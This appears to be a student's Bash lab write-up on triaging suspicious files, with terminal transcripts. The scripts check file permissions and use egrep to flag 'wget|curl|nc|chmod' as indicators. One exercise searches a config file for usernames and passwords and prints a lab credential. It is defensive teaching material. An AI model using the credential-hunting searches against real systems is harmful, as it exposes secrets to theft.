
- Checks whether it is executable.

- If executable, searches for wget

Test with:

payload.sh

update.sh report.txt

A terminal window titled 'haris@ubuntu-arm: ~/Documents/LoS/Lab/Lab3/susp...' with a subtitle '~/.Documents/LoS/Lab/Lab3/suspicious\_file\_lab'. The terminal shows a series of commands and their outputs. The user runs 'nano execute.sh', 'chmod +x ex', and 'chmod +x execute.sh'. Then they run './execute.sh' three times, each time entering a filename: 'payload.sh', 'update.sh', and 'report.txt'. The script checks for the existence of the file, its type (regular file), and its permissions (executable). It also checks if the file is found by 'wget'. The outputs are: 'payload.sh exists', 'payload.sh is a regular file', 'payload.sh is executable', 'wget found'; 'update.sh exists', 'update.sh is a regular file', 'update.sh is executable', 'wget not found'; 'report.txt exists', 'report.txt is a regular file', 'report.txt is not executable'. The terminal window has a dark purple background and a sidebar on the left with various application icons.

```
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ nano execute.sh
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ chmod +x ex
ex21.sh execute.sh
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ chmod +x execute.sh
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ ./execute.sh
Enter filename: payload.sh
payload.sh exists
payload.sh is a regular file
payload.sh is executable
wget found
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ ./execute.sh
Enter filename: update.sh
update.sh exists
update.sh is a regular file
update.sh is executable
wget not found
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ ./execute.sh
Enter filename: report.txt
report.txt exists
report.txt is a regular file
report.txt is not executable
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$
```

## Exercise 23 — egrep + File Operators

Write a script that performs content analysis only when the selected file is:  
a regular file,

readable, non-empty.

If the checks succeed, use `egrep/grep -E` to search for: `wget|curl|nc|chmod`


Display:

One or more selected indicators detected if

a match occurs.

Otherwise:

Selected indicators not detected

A terminal window titled 'haris@ubuntu-arm: ~/Documents/LoS/Lab/Lab3/susp...' shows the following commands and output:

```
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ nano reg.sh
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ chmod +x reg
regex.sh reg.sh
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ chmod +x regex.sh
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ ./regex.sh
Enter filename: payload.sh
Shell script identified for inspection
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ ./regex.sh
Enter filename: update.sh
Shell script identified for inspection
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ clear
```

## Part J — Configuration File

### Investigation Exercise 24 — Sensitive

#### Information Search

Use config.conf.

First verify that it:

exists, is a regular


file, is readable, is

non-empty.

Then use egrep to search for:

password|username

Display the matching lines.

A terminal window titled 'haris@ubuntu-arm: ~/Documents/LoS/Lab/Lab3/susp...' shows the following commands and output:

```
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ nano config.conf
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ egrep "password|username" config.conf
username=admin
password=LabPassword123
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$
```

Configuration files need extra protection because they can contain usernames and passwords. If someone gets the file, they could use those details to access the system.

## Part K

### Exercise 25 — Suspicious File Triage

Write a Bash program called:

file\_check.sh

The program should ask the user to enter a filename.

It should:

Determine whether the path exists.

Determine whether it is a regular file.

Determine whether it is a directory.

If it is a regular file, determine whether it is readable.

Determine whether it is writable.

Determine whether it is executable.

Determine whether it is empty/non-empty.

If readable and non-empty, use grep to search for wget.

Use egrep/grep -E to search for wget|curl|nc|chmod.

Use \$? to determine whether a selected search succeeded.

Use [[ ]] with regex to determine whether the filename ends in .sh.

Display a summary of the findings.

Example:

Enter filename: payload.sh

----- FILE INVESTIGATION -----

Exists : Yes

Regular File : Yes

Directory : No


Readable : Yes

Writable : Yes

Executable : Yes

Non-empty : Yes

Shell Script : Yes



```
haris@ubuntu-arm: ~/Documents/LoS/Lab/Lab3/susp...
~/Documents/LoS/Lab/Lab3/suspicious_file_lab

haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ nano file_check.sh
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ nano file_check.sh
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ chmod +x file_check.sh
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ ./file_check.sh
Enter filename: payload.sh
----- FILE INVESTIGATION -----
Exists : Yes
Regular File : Yes
Directory : No
Readable : Yes
Writable : Yes
Executable : Yes
Non-empty : Yes
Shell Script : Yes
grep wget : Match found
grep -E indicators : Match found
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$
```